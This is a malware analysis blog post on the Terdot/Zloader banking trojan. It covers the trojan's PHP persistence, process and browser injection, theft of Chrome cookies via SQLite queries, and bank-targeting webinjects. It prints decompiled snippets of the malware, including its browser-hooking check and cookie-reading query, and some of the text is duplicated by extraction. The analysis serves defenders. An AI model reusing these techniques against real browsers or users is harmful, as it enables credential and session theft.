
Other folders contains some encrypted data, i.e.:



Interestingly, this php package is referenced at autostart:



Link deploys the dropped php application and runs the script, that we saw before:



We can easily suspect that this is a method of persistence. Deobfuscating the PHP code confirms this guess. See the same code after cleanup:

<https://gist.github.com/hasherezade/1952374847712805c4f7199b7423dd27#file-deobfuscated-php>

As we can notice, the file *royxh.umh* contains encrypted code of the malware. Using the presented PHP script it is decrypted back into the Zloader executable:


[fca092aca679edd9564d00e9640f939d](https://github.com/hasherezade/1952374847712805c4f7199b7423dd27#file-deobfuscated-php)

The dropped file is run and then deleted.

Inside


Zloader – *payload.dll*

This element – unpacked from the initial sample and injected into *explorer.exe* – is a downloader – identified as **Terdot.A/Zloader**. It is responsible for connecting with the CnC and downloading the main malicious module, that is the Zbot.



Zbot – client32.dll

The second stage is also a DLL – this time it is injected into *msiexec.exe* as well as into browsers:



Attacked targets


The bot injects itself into the most popular browsers, in order to hook their API:

```

v16 = v22,
strcpy(buf, "\\x02"),
*(DWORD *)((char *)&v28 + 2) = *(DWORD *)(v22 + 2),
LOWORD(v28) = *(WORD *)v22,
find_string((WORD *)current_path, (char *)L"iexplore.exe")
|| find_string((WORD *)current_path, (char *)L"microsoftedgecp.exe")
|| find_string((WORD *)current_path, (char *)L"chrome.exe")
|| find_string((WORD *)current_path, (char *)L"opera.exe")
|| find_string((WORD *)current_path, (char *)L"WebKit2WebProcess.exe")
|| sub_100099EC(1) && find_string((WORD *)current_path, (char *)L"Firefox.exe")) )
{
*(DWORD *)(v16 + 2) = inet_addr("127.0.0.1");
sub_10009D66((int)&v31);
if ( (WORD)v25 == 80 )
v17 = htons(hostshort[0]);
else
v17 = htons(hostshort[1]);
*(WORD *)v16 = v17;
if ( find_string((WORD *)current_path, (char *)L"iexplore.exe") )
find_url_cache();
v18 = dword_10181F78(a1, a2, a3, a4, a5, a6, lpAddress, dwSize, a9, a10);
v19 = 0;
while ( select_socket(*(&s + v19), 3000) )
{
if ( ++v19 >= 2 )
goto LABEL_31;
}
send via socket(*(&s + v19), buf, 16);
}

```

It excludes from the attack computers with Russian language installed – but instead of doing it silently, like most of the malware – it is very openly announcing this fact:



The SQL part

Inside the bot we can find references to an SQL release from the end of 2016 (see

```
.rdata:1012E788 aInsertIntoQ_0 db 'INSERT INTO %Q.%s VALUES(' ,27h,'trigger',27h,',%Q,%Q,0,',27h,'CREATE TRIGG'
.rdata:1012E788 ; DATA XREF: sub_1003F5E3+109f0
.rdata:1012E788 db 'ER %q',27h,')',0
.rdata:1012E7F8 aTypeTriggerAnd db 'type=',27h,'trigger',27h,' AND name=',27h,'%q',27h,0
.rdata:1012E7F8 ; DATA XREF: sub_1003F5E3+133f0
.rdata:1012E815 align 4
.rdata:1012E818 aNoSuchTriggerS db 'no such trigger: %S',0 ; DATA XREF: sub_1003B8E8+88f0
.rdata:1012E82C aDeleteFromQ_1 db 'DELETE FROM %Q.%s WHERE name=%Q AND type=',27h,'trigger',27h,0
.rdata:1012E82C ; DATA XREF: sub_1003B9BE+86f0
.rdata:1012E85F align 10h
.rdata:1012E860 aTriggerS db '-- TRIGGER %s',0 ; DATA XREF: sub_10022AB4+F5f0
.rdata:1012E86E align 10h
.rdata:1012E870 aNoSuchColumnS db 'no such column: %s',0 ; DATA XREF: sub_1004D89A+3DBf0
.rdata:1012E883 align 4
.rdata:1012E884 ; char aRowsUpdated[]
.rdata:1012E884 aRowsUpdated db 'rows updated',0 ; DATA XREF: sub_1004D89A+EA6f0
.rdata:1012E891 align 4
.rdata:1012E894 ; char aCannotVacuumFr[]
.rdata:1012E894 aCannotVacuumFr db 'cannot VACUUM from within a transaction',0
.rdata:1012E894 ; DATA XREF: sub_1004A5A5+10f0
.rdata:1012E8BC aCannotVacuumSq db 'cannot VACUUM - SQL statements in progress',0
.rdata:1012E8BC ; DATA XREF: sub_1004A5A5+33f0
.rdata:1012E8E7 align 4
.rdata:1012E8E8 aAttachAsVacuum db 'ATTACH',27h,27h,'AS vacuum_db',0
.rdata:1012E8E8 ; DATA XREF: sub_1004A5A5+8Df0
.rdata:1012E8FD align 10h
.rdata:1012E900 aSelectSqlFromW db 'SELECT sql FROM "%w".sqlite_master WHERE type=',27h,'table',27h,'AND na'
.rdata:1012E900 ; DATA XREF: sub_1004A5A5+1B7f0
.rdata:1012E900 db 'me<>',27h,'sqlite_sequence',27h,' AND coalesce(rootpage,1)>0',0
.rdata:1012E96C align 10h
.rdata:1012E970 aSelectSqlFro_0 db 'SELECT sql FROM "%w".sqlite_master WHERE type=',27h,'index',27h,' AND 1'
.rdata:1012E970 ; DATA XREF: sub_1004A5A5+1DDf0
.rdata:1012E970 db 'length(sql)>10',0
.rdata:1012E9B9 align 10h
.rdata:1012E9C0 aSelectInsertIn db 'SELECT',27h,'INSERT INTO vacuum_db.',27h,'||quote(name)||',27h,' SELECT*FR'
.rdata:1012E9C0 ; DATA XREF: sub_1004A5A5+2B3f0
.rdata:1012E9C0 db '0M"%w".',27h,'||quote(name)FROM vacuum_db.sqlite_master WHERE type=',27h
.rdata:1012E9C0 db 'table',27h,'AND coalesce(rootpage,1)>0',0
.rdata:1012EA57 align 4
.rdata:1012EA58 aInsertIntoVacu db 'INSERT INTO vacuum_db.sqlite_master SELECT*FROM "%w".sqlite_maste'
.rdata:1012EA58 ; DATA XREF: sub_1004A5A5+22Af0
.rdata:1012EA58 db 'r WHERE type IN(',27h,'view',27h,',',27h,'trigger',27h,') OR(type=',27h,'table',27h
.rdata:1012EA58 db 'AND rootpage=0)',0
```

[2016-11-04 12:08:49 1136863c76576110e710dd5d69ab6bf347c65e36](https://www.malwarebytes.com/blog/news/2016/11/04/12:08:49-1136863c76576110e710dd5d69ab6bf347c65e36)

[Presence of those references confirms, that the bot is pretty new, and probably under active development.](#)

[We can also see many SQL queries and related error messages among the strings:](#)

```
.rdata:1012E788 aInsertIntoQ_0 db 'INSERT INTO %Q.%s VALUES(' ,27h,'trigger',27h,',%Q,%Q,0,',27h,'CREATE TRIGG'
.rdata:1012E788 ; DATA XREF: sub_1003F5E3+109f0
.rdata:1012E788 db 'ER %q',27h,')',0
.rdata:1012E7F8 aTypeTriggerAnd db 'type=',27h,'trigger',27h,' AND name=',27h,'%q',27h,0
.rdata:1012E7F8 ; DATA XREF: sub_1003F5E3+133f0
.rdata:1012E815 align 4
.rdata:1012E818 aNoSuchTriggerS db 'no such trigger: %S',0 ; DATA XREF: sub_1003B8E8+88f0
.rdata:1012E82C aDeleteFromQ_1 db 'DELETE FROM %Q.%s WHERE name=%Q AND type=',27h,'trigger',27h,0
.rdata:1012E82C ; DATA XREF: sub_1003B9BE+86f0
.rdata:1012E85F align 10h
.rdata:1012E860 aTriggerS db '-- TRIGGER %s',0 ; DATA XREF: sub_10022AB4+F5f0
.rdata:1012E86E align 10h
.rdata:1012E870 aNoSuchColumnS db 'no such column: %s',0 ; DATA XREF: sub_1004D89A+3DBf0
.rdata:1012E883 align 4
.rdata:1012E884 ; char aRowsUpdated[]
.rdata:1012E884 aRowsUpdated db 'rows updated',0 ; DATA XREF: sub_1004D89A+EA6f0
.rdata:1012E891 align 4
.rdata:1012E894 ; char aCannotVacuumFr[]
.rdata:1012E894 aCannotVacuumFr db 'cannot VACUUM from within a transaction',0
.rdata:1012E894 ; DATA XREF: sub_1004A5A5+10f0
.rdata:1012E8BC aCannotVacuumSq db 'cannot VACUUM - SQL statements in progress',0
.rdata:1012E8BC ; DATA XREF: sub_1004A5A5+33f0
.rdata:1012E8E7 align 4
.rdata:1012E8E8 aAttachAsVacuum db 'ATTACH',27h,27h,'AS vacuum_db',0
.rdata:1012E8E8 ; DATA XREF: sub_1004A5A5+8Df0
.rdata:1012E8FD align 10h
.rdata:1012E900 aSelectSqlFromW db 'SELECT sql FROM "%w".sqlite_master WHERE type=',27h,'table',27h,'AND na'
.rdata:1012E900 ; DATA XREF: sub_1004A5A5+1B7f0
.rdata:1012E900 db 'me<>',27h,'sqlite_sequence',27h,' AND coalesce(rootpage,1)>0',0
.rdata:1012E96C align 10h
.rdata:1012E970 aSelectSqlFro_0 db 'SELECT sql FROM "%w".sqlite_master WHERE type=',27h,'index',27h,' AND 1'
.rdata:1012E970 ; DATA XREF: sub_1004A5A5+1DDf0
.rdata:1012E970 db 'length(sql)>10',0
.rdata:1012E9B9 align 10h
.rdata:1012E9C0 aSelectInsertIn db 'SELECT',27h,'INSERT INTO vacuum_db.',27h,'||quote(name)||',27h,' SELECT*FR'
.rdata:1012E9C0 ; DATA XREF: sub_1004A5A5+2B3f0
.rdata:1012E9C0 db '0M"%w".',27h,'||quote(name)FROM vacuum_db.sqlite_master WHERE type=',27h
.rdata:1012E9C0 db 'table',27h,'AND coalesce(rootpage,1)>0',0
.rdata:1012EA57 align 4
.rdata:1012EA58 aInsertIntoVacu db 'INSERT INTO vacuum_db.sqlite_master SELECT*FROM "%w".sqlite_maste'
.rdata:1012EA58 ; DATA XREF: sub_1004A5A5+22Af0
.rdata:1012EA58 db 'r WHERE type IN(',27h,'view',27h,',',27h,'trigger',27h,') OR(type=',27h,'table',27h
.rdata:1012EA58 db 'AND rootpage=0)',0
```

[They are used to read and manipulate browser cookies, that are stored in form of SQLite databases.](#)

```
is_success = SHGetFolderPathA(0, 28, 0, 0, &pszPath);
if ( !is_success )
{
    sub_1006E068(&pszPath, "\\Google\\Chrome\\User Data\\Default\\cookies", -1);
    if ( a1 & 2 )
    {
        is_success = sub_1001A45A(&pszPath, &v13);
        if ( !is_success )
        {
            v10 = 0;
            if ( !sub_1001B22D(v13, "select `host_key`, `name`, `encrypted_value` from `cookies`", -1, &v10, 0) )
            {
                v3 = 0;
                v14 = 0;
                lpMem = 0;
                do
                {
                    if ( sqlite_apply_queries(v10) != 100 )
                        break;
                }
            }
        }
    }
}
```

[Queries deployed:](#)


```

if ( v17 < 0 )
    v17 = sub_10037113(v9);
sub_1003846D(v21, v17);
*(_BYTE *) (v3 + 152) = v24;
v12 = sub_10025715(
    v3,
    a1,
    "SELECT sql FROM \"%w\".sqlite_master WHERE type='table' AND name<>'sqlite_sequence' AND coalesce(rootpage,1)>0",
    v22);
if ( !v12 )
{
    v12 = sub_10025715(
        v3,
        a1,
        "SELECT sql FROM \"%w\".sqlite_master WHERE type='index' AND length(sql)>10",
        v22);
    if ( !v12 )
    {
        *( _BYTE *) (v3 + 152) = 0;
        v18 = sub_10025715(
            v3,
            a1,
            "SELECT INSERT INTO vacuum_db.'|quote(name)|' SELECT*FROM\"%w\".'|quote(name)FROM vacuum_db.sqli
            te_master WHERE type='table' AND coalesce(rootpage,1)>0",
            v22);
        *(_DWORD *) (v3 + 24) &= 0xEFFFFFFF;
        v12 = v18;
        if ( !v18 )
        {
            v12 = sub_10025715(
                v3,
                a1,
                "INSERT INTO vacuum_db.sqlite_master SELECT*FROM \"%w\".sqlite_master WHERE type IN('view','trigg
                er') OR(type='table' AND rootpage=0)",
                v22);
        }
    }
}


```

Man-in-the-Browser

The main module injected into *msiexec* opens local TCP sockets that are used to communicate with the module injected into browser.



All the communication between the browser and particular website is first bypassed by *client32.dll* injected into *msiexec*.



[Like many Zbots, Terdot not only spy but also allows to modify the displayed content, by “WebInjects” and “WebFakes”.](#)

[Sites that are going to be hooked are specified by configuration. Example of the target list from one of the samples shows, that the main interest of the attackers are various banks:](#)

<https://gist.github.com/hasherezade/4db462af582c079b0ffa059b1fd2c465#file-targets-txt>

Webinjects are implemented by adding malicious scripts (specialized for a specific target) into the content of the website. The scripts are hosted on the server controlled by attackers. Sample list of the scripts, fetched by the bot during tests: <https://gist.github.com/hasherezade/4db462af582c079b0ffa059b1fd2c465#file-injects-txt> Those java scripts are implanted into the the attacked site before it is displayed in the browser – along with some more, obfuscated code. Templates of such implants are downloaded from the CnC server. You can see some examples [here](#).

Conclusion

Terdot is yet another bot based on Zeus. Feature-wise it is similar to other bankers. However, I think it deserved some attention because of it’s recent popularity. It has been prepared with attention to details, so we may suspect that it is a work of professionals. It is actively developed, distributed and maintained – so, the probability is high, that we will be seeing it more in the future.

This was a guest post written by Hasherezade, an independent researcher and programmer with a strong interest in InfoSec. She loves going in details about malware and sharing threat information with the community. Check her out on Twitter @[hasherezade](#) and her personal blog: <https://hshrzd.wordpress.com>.

Source: <https://blog.malwarebytes.com/cybercrime/2017/01/zbot-with-legitimate-applications-on-board/>